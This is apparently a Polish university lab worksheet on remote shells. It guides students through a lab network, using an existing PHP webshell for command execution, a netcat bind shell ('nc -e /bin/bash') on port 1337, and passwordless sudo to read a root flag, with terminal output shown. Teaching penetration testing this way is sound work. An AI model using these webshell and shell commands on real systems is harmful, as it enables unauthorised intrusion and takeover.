Zdalne powłoki - Pentest

Spis treści

Wstęp 3

Przygotowanie środowiska 4

Uruchamianie maszyn 5

Połączenie OpenVPN 6

Śledzenie wyników w konsoli 7

Legenda 8

Zadania 9

Zadanie 6.1p: Lynx 10

Zadanie 6.2p: .bash_history 12

Zadanie 6.3p: Zdalne wykonanie komend (RCE) 13

Zadanie 6.4p: Zdalna powłoka 15

Zadanie 6.5p: Flaga Roota 17

Wstęp


Student nauczy się w jaki sposób za pomocą nieinteraktywnej powłoki webowej (webshell) uruchomić zdalną powłokę interaktywną.

POLSKO-JAPOŃSKA AKADEMIA TECHNIK KOMPUTEROWYCH


Przygotowanie środowiska

Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyny Remote Shells oraz Remote Shells PENTEST są włączone.
Jeżeli coś się zepsuje, w każdej chwili możesz je przywrócić do stanu początkowego.



Połączenie OpenVPN



Połączenie OpenVPN jest niezbędne do rozwiązania zadań.
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.
Następnie należy wykonać komendę:

```
sudo openvpn /sciezka/do/pliku.ovpn
```

Śledzenie wyników w konsoli

Krok opcjonalny - w celu śledzenia aktualnych postępów w konsoli, istnieje możliwość połączenia się z maszyną z zadaniami, która w czasie rzeczywistym będzie wyświetlać wszystkie wykonane zadania:

```
ssh student@192.168.100.6 #hasło: pjatk
```

Przykładowy ekran po rozwiązaniu zadania:



Wyniki można śledzić również na platformie WWW z poziomu **mapy na stronie głównej**, zakładki **Zadania** lub **Rankingu**.

Legenda

`cat /etc/passwd` - komendę należy wykonać na maszynie Kali

`cat /etc/passwd` - komendę należy wykonać na maszynie Ćwiczenia

`cat /etc/passwd` - komendę należy wykonać na maszynie Pentest

Zadania

Zadanie 6.1p: Lynx

Celem zadania jest wykorzystanie przeglądarki internetowej Lynx do wyświetlenia strony `http://192.168.200.56/`.

Lynx to przeglądarka internetowa, która działa w trybie tekstowym. Przydaje się, gdy nie mamy możliwości skorzystania ze środowiska graficznego do wyświetlenia danej strony www.

Uwaga! Maszyna `192.168.200.56` jest widoczna tylko z maszyny `192.168.100.6`. NIE można się do niej połączyć z poziomu `Kali studenta` w VPN.

student@remote-shells: `lynx 192.168.200.56`

Zadanie 6.1p: Lynx

Zadanie powinno zostać automatycznie zaliczone po wyświetleniu strony:

```
                                                Index of /

[ICO]  Name Last modified Size Description
  ──────────────────────────────────────────────────────────

[ ] .bash_history 2024-06-27 22:24 50
[ ] .bash_logout 2023-04-23 21:23 220
[ ] .bashrc 2023-04-23 21:23 3.4K
[ ] .profile 2023-04-23 21:23 807
[ ] shell.php 2024-06-27 22:24 29
  ──────────────────────────────────────────────────────────


 Apache/2.4.59 (Debian) Server at 192.168.200.56 Port 80
```







Zadanie 6.2p: .bash_history

Celem zadania jest odczytanie pliku .bash_history na serwerze webowym. Można wykorzystać do tego przeglądarkę Lynx z poprzedniego zadania.

Zadanie powinno zostać automatycznie zaliczone po otworzeniu pliku:





Zadanie 6.3p: Zdalne wykonanie komend (RCE)

Celem zadania jest wykorzystanie komendy odczytanej w .bash_history do zdalnego wykonania komend na serwerze.


student@remote-shells: `curl 'http://192.168.200.56/shell.php?x=id%20webadmin'`

Uwaga! Parametr x należy zakodować jako URL (*%20* to kod ASCII spacji w hex).

Zadanie 6.3p: Zdalne wykonanie komend (RCE)

Zadanie powinno zostać automatycznie zaliczone po wykonaniu komendy:

```
remote-shells:~$ curl 'http://localhost/shell.php?x=id%20webadmin'
) Failed to connect to localhost port 80 after 0 ms: Couldn't connect to
remote-shells:~$ curl 'http://192.168.200.56/shell.php?x=id%20webadmin'
(webadmin) gid=1001(webadmin) groups=1001(webadmin),27(sudo)
remote-shells:~$
```



```
emote Command Execution!
```





Zadanie 6.4p: Zdalna powłoka

Celem zadania jest nawiązanie połączenia **reverse shell** lub **bind shell** na porcie **1337** z maszyną 192.168.200.56. Na maszynie dostępna jest usługa webowa, którą można podejrzeć za pomocą przeglądarki Lynx.
W pliku **.bash_history** znajdziemy przykładowe użycie webshella o nazwie **shell.php**. Możemy zmienić komendę „id” na **dowolną zdalną powłokę**, którą znamy.


Uwaga! Wartość parametru x należy zakodować jako URL!


student@remote-shells (terminal 1): `curl 'http://192.168.200.56/shell.php?x=nc+-e+/bin/bash+-lvp+1337'`
#komenda powinna „wisieć”.

student@remote-shells (terminal 2): `nc 192.168.200.56 1337`

Zadanie 6.4p: Zdalna powłoka

Zadanie powinno zostać automatycznie zaliczone po wykonaniu komendy:





Zadanie 6.5p: Flaga Roota

Ostatnim krokiem jest odczytanie flagi ukrytej w katalogu domowym użytkownika root. Użytkownik jest w grupie sudo oraz może używać sudo bez hasła.

```
id #grupa sudo
sudo -l
sudo su
ls -al /root
cat /root/root.txt
```

Zadanie 6.5p: Flaga Roota

Zadanie powinno zostać zaliczone po przekopiowaniu flagi do systemu:

```
student@remote-shells:~$ nc 192.168.200.56 1337
id
uid=1001(webadmin) gid=1001(webadmin) groups=1001(webadmin),27(sudo)
sudo -l
Matching Defaults entries for webadmin on remote-shells-pentest:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User webadmin may run the following commands on remote-shells-pentest:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
sudo su
id
uid=0(root) gid=0(root) groups=0(root)
ls -la /root
total 28
drwx------  4 root root 4096 Jul 16 09:06 .
drwxr-xr-x 18 root root 4096 Jun  5 09:33 ..
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Jun  5 09:44 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  2 root root 4096 Aug 12  2023 .ssh
-rw-r--r--  1 root root   18 Jul 15 23:21 root.txt
cat /root/root.txt
```

